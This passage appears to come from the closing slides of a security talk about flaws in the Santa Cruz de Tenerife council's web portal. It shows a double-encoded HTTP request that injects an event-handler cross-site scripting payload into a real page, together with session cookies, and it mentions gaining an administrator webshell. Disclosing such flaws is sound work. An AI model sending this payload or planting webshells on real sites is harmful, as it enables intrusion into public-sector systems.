252F%2565%2550%2561%2572%2574%2569%2563%2569%2570%2561%252F%2550%2572%256F%2564%2575%
2563%2574%2573%252F%2563%2561%2572%2570%2565%2574%2561%252F%2550%2572%256%2576%2561%2
5%2565%252F%2572%2565%2571%2575%2565%2573%2574%2573%252F%2552%2565%2571%2575%2565%257
3%2574%2573%2542%2572%256F%257%2573%2565%252E%2561%2573%2570%2578%2522%2520%256F%256E
%256D%256F%2575%2573%2565%256F%2576%2565%2572%253D%2558%255A%2534%2554%2528%2539%2530
%2530%2538%2529%2520%2562%2561%2564%253D%2522 HTTP/1.1
Referer: https://ayuntamientovirtual.santacruzdetenerife.es/
Cookie: ASP.NET_SessionId=iwzs426533wmazbrs5lwyvjo;
JSESSIONID=1707A1B5ADF3137FDFFAADD7059F80FB;
JSESSIONID=1707A1B5ADF3137FDFFAADD7059F80FB; MenuGroup1=true; MenuGroup5=true
Host: ayuntamientovirtual.santacruzdetenerife.es
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
```



Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Tras las A's toca la **websell** con permisos de **administrador**…

hackron

Ayuntamiento de Santa Cruz de Tenerife RISK LEVEL A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

Cuidado con las auditorías '**for free**'…

Reto H4CKR0N

Conclusión: la **seguridad** nos importa una…

¡Muchas gracias!